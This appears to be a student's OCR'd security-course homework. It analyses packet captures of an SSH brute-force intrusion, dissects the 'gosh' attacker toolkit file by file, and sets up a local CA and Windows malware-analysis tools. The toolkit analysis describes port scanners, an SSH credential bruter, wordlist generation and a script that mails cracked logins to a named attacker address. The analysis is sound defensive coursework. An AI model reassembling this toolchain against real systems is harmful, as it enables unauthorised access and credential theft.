
The network captures are located here: http://people.duke.edu/~tkb13/courses/ece590-sec/homework/hw3/iasg_capture_files.tgz

Download this file to your home directory and analyze it there.

Using tcpdump or Wireshark, analyze the packet capture files from that attack and describe/show the following activities on small samples:

1. **Reconnaissance**


   Port Scanning.
   Source sent SYN packet to destination
   Destination sent SYN, ACK to source
   Source sent ACK packet to destination
   Source again sent RST, ACK to destination



2	0.000073	152.46.32.81	200.206.172.67	TCP	54 445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.637991	200.206.172.67	152.46.32.81	TCP	62 [TCP Retransmission] 2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM=1
4	0.638012	152.46.32.81	200.206.172.67	TCP	54 445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	1.341703	200.206.172.67	152.46.32.81	TCP	62 [TCP Retransmission] 2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM=1
6	1.341726	152.46.32.81	200.206.172.67	TCP	54 445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	153.800694	61.237.156.171	152.46.32.81	TCP	62 52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
8	153.811999	152.46.32.81	61.237.156.171	TCP	54 445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	154.643906	61.237.156.171	152.46.32.81	TCP	62 [TCP Retransmission] 52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
10	154.643926	152.46.32.81	61.237.156.171	TCP	54 445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	155.409433	61.237.156.171	152.46.32.81	TCP	62 [TCP Retransmission] 52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
12	155.409452	152.46.32.81	61.237.156.171	TCP	54 445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	783.432889	184.106.105.33	152.46.32.81	TCP	62 1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
14	783.433933	152.46.32.81	184.106.105.33	TCP	54 445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	783.854443	184.106.105.33	152.46.32.81	TCP	62 [TCP Retransmission] 1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
16	783.854457	152.46.32.81	184.106.105.33	TCP	54 445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	784.401224	184.106.105.33	152.46.32.81	TCP	62 [TCP Retransmission] 1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
18	784.401243	152.46.32.81	184.106.105.33	TCP	54 445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	1279.046025	111.235.128.21	152.46.32.81	TCP	78 2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSval=0 TSecr=0 SACK_PERM=1
20	1279.056789	152.46.32.81	111.235.128.21	TCP	54 445 → 2429 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	1279.776448	111.235.128.21	152.46.32.81	TCP	78 [TCP Port numbers reused] 2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSval=0 TSec

2. **Actual SSH Attacks.**

   Unsuccessful login attempts



20455	1.410775	152.46.32.81	82.137.14.154	SSH	2854 Server: Encrypted packet (len=2800)
20456	1.410788	152.46.32.81	82.137.14.154	SSH	330 Server: Encrypted packet (len=276)
62650	4.419102	152.46.32.81	82.137.14.154	SSH	2854 Server: Encrypted packet (len=2800)
62651	4.419115	152.46.32.81	82.137.14.154	SSH	346 Server: Encrypted packet (len=292)
70524	4.848140	82.137.14.154	152.46.32.81	SSH	138 Client: Encrypted packet (len=84)
70525	4.848249	152.46.32.81	82.137.14.154	SSH	90 Server: Encrypted packet (len=36)
71057	4.870842	82.137.14.154	152.46.32.81	SSH	106 Client: Encrypted packet (len=52)

3. **Successful SSH authentication**

946 0.347623	62.100.104.246	152.46.32.81	SSH	118 Server: Encrypted packet (len=52)
947 0.347713	152.46.32.81	62.100.104.246	SSH	150 Client: Encrypted packet (len=84)
951 0.349108	62.100.100.250	152.46.32.81	SSHv2	738 Server: Key Exchange Init
952 0.349324	152.46.32.81	62.0.111.8	SSH	210 Client: Encrypted packet (len=144)
953 0.349367	152.46.32.81	62.100.100.250	SSHv2	218 Client: Key Exchange Init
954 0.349409	62.100.101.158	152.46.32.81	SSHv2	410 Server: Key Exchange Init
955 0.350162	152.46.32.81	62.100.101.158	SSHv2	218 Client: Key Exchange Init
957 0.350301	62.0.67.121	152.46.32.81	SSHv2	80 Server: Protocol (SSH-2.0-gyYIG)
960 0.350975	152.46.32.81	62.0.67.121	SSHv2	86 Client: Protocol (SSH-2.0-libssh-0.1)
964 0.351384	152.46.32.81	62.0.113.128	SSH	118 Client: Encrypted packet (len=52)
965 0.351418	152.46.32.81	62.100.104.118	SSHv2	86 Client: Protocol (SSH-2.0-libssh-0.1)
968 0.352464	152.46.32.81	62.100.152.197	SSHv2	206 Client: Key Exchange Init
969 0.352713	62.0.106.35	152.46.32.81	SSHv2	68 Encrypted packet (len=2)[Malformed Packet]
971 0.352751	152.46.32.81	62.0.106.35	SSHv2	86 Client: Protocol (SSH-2.0-libssh-0.1)
976 0.355678	152.46.32.81	62.0.76.2	SSH	118 Client: Encrypted packet (len=52)
981 0.358213	152.46.32.81	62.100.144.153	SSHv2	210 Client: Diffie-Hellman Key Exchange Init
982 0.358465	62.100.110.202	152.46.32.81	SSH	150 Server: Encrypted packet (len=84)
983 0.358530	152.46.32.81	62.100.110.202	SSH	118 Client: Encrypted packet (len=52)
991 0.359983	152.46.32.81	62.100.151.174	SSHv2	210 Client: Diffie-Hellman Key Exchange Init
995 0.360512	62.100.107.126	152.46.32.81	SSHv2	922 Server: Key Exchange Init
996 0.360568	152.46.32.81	62.100.107.126	SSHv2	218 Client: Key Exchange Init
999 0.363703	62.0.71.1	152.46.32.81	SSH	150 Server: Encrypted packet (len=84)
1000 0.363768	152.46.32.81	62.0.71.1	SSH	118 Client: Encrypted packet (len=52)
1003 0.364624	62.100.151.234	152.46.32.81	SSHv2	674 Server: Key Exchange Init

4. **External Tools Downloaded**

Tool downloaded – Fakelog

→ 82597 48.466480	152.46.32.81	195.95.205.110	HTTP	195 GET /fakelog HTTP/1.0
← 82983 48.733888	195.95.205.110	152.46.32.81	HTTP	826 HTTP/1.1 200 OK (text/plain)

Tip: Some of the packet capture files are very large and you will need to break them into smaller chunks before you analyze them. A good working size is around 100,000 packets per file. Sample Pcap Split on Windows:

```
"c:\Program Files\Wireshark\editcap.exe" -c 100000 iasgcap_00012_20130204080402 test
```

Note: Credit for this dataset goes to Samuel Carter at NCSU.

185

Question 6: Analyze forensic server hacker package (8 points)

Analyze the **gosh.tar.gz** package downloaded as part of the server attack described above. The gosh.tar.gz file is located here:
http://people.duke.edu/~tkb13/courses/ece590-sec/homework/hw3/gosh.tar.bz2

Just download a copy it to your Linux VM to perform the analysis.

Explain what each file in the package is/does/used for and how they are related (if applicable).

Tips:

- Use **`file`** to figure out what kinds of files these are (text files, shell scripts, executables (ELF binaries), etc.).
- For shell scripts, read them without executing.
- For binary executables, your first step would usually be to set up a sandbox in a throwaway VM for initial analysis, but to save you some work: the binaries are safe to run without arguments. However, **don't run the executable files with any arguments or it will start attacking!** Running without arguments will actually give you a little bit of usage information.
- You can feed any file here to virustotal.com, which will scan it with every common malware scanner and give you a report. For some files, it may even have community info (postings by security researchers about the file).
- On 64-bit Ubuntu-based VMs, you'll need to install some 32-bit support files to run the binaries; see here for info. Without this step, such binaries will give a cryptic "file not found" error on running.
- You may want to use Google Translate to understand some of the messages. Some of the language is Romanian and sometimes explicit.

1 File type – data. Possibly contains username and password combination.

2 File type – ASCII text. The file is similar to File 1 but contains usernames and password with ASCII characters in them.

3 File type – ASCII text with CRLF line terminators. Similar to files 1 and 2, however the usernames and passwords contain ascii characters and have line terminators.

4 File type – ASCII text. The file is similar to the previous three files. Contains a wide variety of combinations of passwords and usernames.

5 File type – ASCII text. The file is similar to the previous four files. However, the username is root, followed by a : and the password.

Common File type – ASCII text. The file contains commonly used usernames.

vuln.txt – empty file. Has nothing in it initially. The output of the attack is written to this file

mfu.txt – contains a list of IP addresses. File type – ASCII text.

a - ISO-8859 text, with CRLF line terminators. It's a shell script. The "a" script is the starter script which initiates the attack. The "a" script contains instruction to scan the port of the target listed in $1 by calling pscan2. After port-scanning "a" script executes the "scan-ssh", which is a very well-known ELF (Linux) shell hack tool for simulating the SSH connection (compiled with OpenSSL & Blowfish support too) that can be used to scan, compromise & gain access to attack the remote system's SSH service.

pscan2 – File type - ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.2.5, not stripped. Displays the method of using the executable which is ./pscan2 <b-block> <port> [c-block]
Pscan2 is coded to check & handle the flock of IPs inputted by the arguments. It then makes output in stdout basis

always logging them into a dropped text file.

ssh-scan - ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.0.0, stripped. Executing it displays the message " <cate pizde sa incerc...>" which roughly translates to "how many pussies to try .."
ssh-scan is used mainly to check for the vulnerable SSH login and extract the output in a text file. The ssh-scan binary reads the range IP (from the pscan2) stored in the mfu.txt file and wordlist from a text file and extracts the result in another text file. The IP range is stored in the file mfu.txt. The output is written to vuln.txt. The wordlist is stored in the file passfile which is generated using gen-pass.sh. The files 1, 2, 3, 4, 5 and common are similar to passfiles which can be used for the attack

gen-pass.sh – File type - Bourne-Again shell script, ASCII text executable. Takes two arguments which are files and stores them as variables users and pass. It then creates a new file called passfile and puts all combinations of users and passwords stored in the two separate files into the passfile. Otherwise if the files are not there, it displays File not found.

ss – File type - ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.0.0, stripped, too many notes (256) Running the file displays usage:
./ss <port> [-a <a class> | -b <b class>] [-i <interface] [-s <speed>]
speed 10 -> as fast as possible, 1 -> it will take bloody ages (about 50 syns/s)
Shows the way to use ss. Port refers to the port number. The -i refers to the interface and the -s refers to the speed. It is used by the IoT hacker to scan their botnets. It's a malware considered unsafe by most users on virustotal.com

go.sh – File type – ASCII text. It's a shell script which executes ss which does a scan on botnets. It then sorts the content in bios.txt uniquely and redirects it to a new file mfu.txt. It then executes ssh-scan with 300 as command line argument.

secure – file type - Bourne-Again shell script, ASCII text executable. If the user is root, then it grants execution rights to /usr/bin/mail. It renames it as /usr/bin/s8. It then displays that "Done, You can scan now". Otherwise it does nothing and exits by displaying who the user is and what id he/she has.

scam - Bourne-Again shell script, ASCII text executable, with CRLF line terminators. The attacker needs to get the data extracted by the SSH bruter which is stored in the vuln.txt. They just mail this file to their mailbox mafia89tm@yahoo.com using this shellscript.

Citation - http://blog.malwaremustdie.org/2014/05/a-payback-to-ssh-bruting-crooks.html
virustotal.com


Question 7: SSL certificate management (10 points)

You're going to become a Certificate Authority (CA) and get proper HTTPS working. This procedure is commonly applied in organizations to make a local CA so internal web applications can use HTTPS properly.

Perform each of the following steps, showing your work as you go. Research will be needed.

1. **Kali VM:** Generate a new RSA key pair.
2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be “<NetID> Root CA”.
3. **Windows VM:** Install the certificate into the trust store of your Windows VM.
4. **Kali VM:** Create a certificate signing request and then a signed certificate for your Linux VM (not for your Kali VM!). Set it to the domain name of your Linux VM (e.g. vcm-5341.vm.duke.edu) vcm-6357.vm.duke.edu
5. **Linux VM:** Install apache web server onto your Linux VM (not Kali!)
6. **Linux VM:** Configure HTTPS to use the certificate you created
7. **Windows VM:** Visit your Linux VM using your Windows VM’s browser using HTTPS. Screenshot the browser’s view of the certificate (available by clicking the lock to the left of the URL bar).

Congratulations, you have mastered certificates!



Question 8: Malware Analysis (17 points)

Note: This question includes a lot of steps, not all of which require a response from you. Steps that are asking for a response have whitespace after them, and the prompt is highlighted green.

Side note: The Windows Registry
If you are not familiar with what the Windows Registry is, research it before proceeding.

Part 1: Setup

1. In VCL, create a new Windows VM. This is your **throwaway VM** that we'll use for this problem. *You ***MUST*** destroy whatever VM you use for this problem as soon as you are done!! That's why we're not using your regular Windows VM.*

   Created a new Windows VM.

Part 2: Process Monitor

1. Download and unzip Process Monitor from here. Process Monitor is like WireShark, except that instead of network traffic, it captures the traffic between user processes and the operating system, breaking these down into "File IO", "Registry IO", "Network IO", and "Process and Thread Activity".
2. Play around a bit with it.
3. Just like WireShark, Process Monitor captures events, displaying only those events that match the current filter. In preparation for the malware test we'll be doing, let's reduce how "noisy" the output is -- right click the process name for events that seems superfluous, such as "svchost.exe", "services.exe", "SearchIndexer.exe", etc., and choose "Exclude <thing>". Do NOT exclude "explorer.exe". This implicitly updates the filters.
4. Process Monitor also has a highlighting filter -- events matching this filter are marked in cyan. Let's highlight events that change something as opposed to simply reading -- add a highlight filter for "Category" set to "Write". This filter is a high-level catch-all for all operations that "do something" rather than just passively read something (e.g. file writes, registry changes, etc.).
5. Paste a screenshot below of Process Monitor showing a some events with a few "write" events highlighted.

Time ...	Process Name	PID	Operation	Path	Result	Detail
0:43:...	compattelrunne...	7400	RegQueryKey	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Query: HandleTag...
0:43:...	compattelrunne...	7400	RegOpenKey	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	NAME NOT FOUND	Desired Access: All...
0:43:...	compattelrunne...	7400	RegQueryKey	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Query: HandleTag...
0:43:...	compattelrunne...	7400	RegCreateKey	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Desired Access: All...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_DWO...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_DWO...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_DWO...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegSetValue	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	Type: REG_SZ, Le...
0:43:...	compattelrunne...	7400	RegCloseKey	\REGISTRY\A\{a4771cf5-6fc6-2c23-4...	SUCCESS	
0:43:...	compattelrunne...	7400	CreateFile	C:\Program Files\WindowsApps\Micros...	SUCCESS	Desired Access: G...
0:43:...	compattelrunne...	7400	QueryStandardI...	C:\Program Files\WindowsApps\Micros...	SUCCESS	AllocationSize: 61,...
0:43:...	compattelrunne...	7400	ReadFile	C:\Program Files\WindowsApps\Micros...	SUCCESS	Offset: 0, Length: 2...
0:43:...	compattelrunne...	7400	QueryStandardI...	C:\Program Files\WindowsApps\Micros...	SUCCESS	AllocationSize: 61,...
0:43:...	compattelrunne...	7400	ReadFile	C:\Program Files\WindowsApps\Micros...	SUCCESS	Offset: 2,048, Leng...
0:43:...	compattelrunne...	7400	QueryStandardI...	C:\Program Files\WindowsApps\Micros...	SUCCESS	AllocationSize: 61,...
0:43:...	compattelrunne...	7400	ReadFile	C:\Program Files\WindowsApps\Micros...	SUCCESS	Offset: 4,094, Leng...
0:43:...	compattelrunne...	7400	QueryStandardI...	C:\Program Files\WindowsApps\Micros...	SUCCESS	AllocationSize: 61,...
0:43:...	compattelrunne...	7400	ReadFile	C:\Program Files\WindowsApps\Micros...	SUCCESS	Offset: 6,124, Leng...
0:43:...	compattelrunne...	7400	QueryStandardI...	C:\Program Files\WindowsApps\Micros...	SUCCESS	AllocationSize: 61,...
0:43:...	compattelrunne...	7400	ReadFile	C:\Program Files\WindowsApps\Micros...	SUCCESS	Offset: 8,160, Leng...
0:43:	compattelrunne	7400	QueryStandardI	C:\Program Files\WindowsApps\Micros	SUCCESS	AllocationSize: 61

6. Stop the capture, clear the buffer, and leave Process Monitor running in preparation for later steps.


Part 3: Process Explorer

1. Download and unzip Process Explorer from here. Process Explorer is like a heavyweight version of the built-in Task Manager, showing all running programs, but it can do much more.
2. Play around a bit with it.
3. Try running a program such as Calculator, then find this program in Process Explorer. Right click the process, and suspend it. Try to use Calculator. I bet you can't. Resume the process using Process Explorer. Now you can. Amazing. Now kill the calculator process using Process Explorer.
4. One of the special abilities of Process Explorer is the ability to submit any running program to VirusTotal.com, a website that scans any file given to it with virtually every virus scanner on the market today. In the menu, check the "Check VirusTotal.com" option under Options -> VirusTotal.com. Wait for the results to come back. Did you get any results showing non-zero hits? If so, click the number to see details. If not, click one of the results with zero hits for details.
5. Paste a screenshot of Process Explorer showing all the running processes with their VirusTotal results.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	VirusTotal
svchost.exe		4,744 K	16,256 K	5288	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		3,108 K	12,356 K	4084	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		2,040 K	8,512 K	6104	Host Process for Windows S...	Microsoft Corporation	0/66
SearchIndexer.exe	0.02	25,300 K	31,700 K	4808	Microsoft Windows Search I...	Microsoft Corporation	0/67
SearchProtocolHost.e...	< 0.01	1,856 K	7,820 K	8024	Microsoft Windows Search P...	Microsoft Corporation	0/68
SearchFilterHost.exe		1,364 K	6,444 K	9732			
CmRcService.exe	0.02	3,040 K	11,300 K	1336	Configuration Manager Rem...	Microsoft Corporation	0/63
svchost.exe		3,100 K	12,376 K	924	Host Process for Windows S...	Microsoft Corporation	0/66
CcmExec.exe		33,016 K	56,832 K	3460	Host Process for Microsoft C...	Microsoft Corporation	0/66
SCNotification.exe		25,080 K	30,912 K	4512	SCNotification	Microsoft Corporation	0/68
svchost.exe		1,392 K	6,208 K	1472	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		2,892 K	12,256 K	5284	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		3,268 K	13,828 K	5764	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		1,688 K	7,536 K	1660	Host Process for Windows S...	Microsoft Corporation	0/66
ctfmon.exe		3,208 K	14,212 K	5856			The system canno...
TabTip.exe		3,720 K	15,200 K	3676			The system canno...
TabTip32.exe		1,268 K	4,728 K	1996			The system canno...
svchost.exe		1,292 K	6,184 K	4932	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		9,336 K	34,220 K	7824	Host Process for Windows S...	Microsoft Corporation	0/66
BESClient.exe	1.67	24,656 K	22,984 K	9260			The system canno...
BESClientUI.exe	0.16	8,672 K	1,444 K	9568			The system canno...
svchost.exe		6,756 K	29,452 K	10200	Host Process for Windows S...	Microsoft Corporation	0/66
policyHost.exe		4,404 K	13,168 K	9700			The system canno...
svchost.exe		2,700 K	11,168 K	9564	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		1,712 K	6,824 K	5836	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		1,580 K	6,956 K	4528	Host Process for Windows S...	Microsoft Corporation	0/66
svchost.exe		1,972 K	7,520 K	2752	Host Process for Windows S...	Microsoft Corporation	0/66
lsass.exe	0.33	7,844 K	20,168 K	616	Local Security Authority Proc...	Microsoft Corporation	0/68

Part 4: Sandboxie

1. Download and install Sandboxie from here. Sandboxie is an OS-level sandboxing tool that intercepts requests from processes and isolates them from affecting the system as a whole. The sandboxed application generally doesn't know the difference (unless they exploit a flaw in the sandboxing tool), as its actions appear to work, but generally cannot affect the system long-term (again, unless they exploit a flaw in the sandboxing tool).
2. Launch a web browser in the context of the Default sandbox. Sandboxie supports multiple separate sandboxes, but for this exercise, we'll just use the default one. Note the "[#]" marks in the title bar. Paste a screenshot of the sandboxed browser below.



3. **Note about mixing Process Monitor and Sandboxie:** Sandboxed applications still show up to Process Explorer and Process Monitor, but in the case of Process Monitor, the destination of various events will be tweaked. For example, attempts to write to "C:\hello.txt" will actually write to a special folder maintained by Sandboxie. When reviewing Process Monitor logs, it's important to keep this in mind.

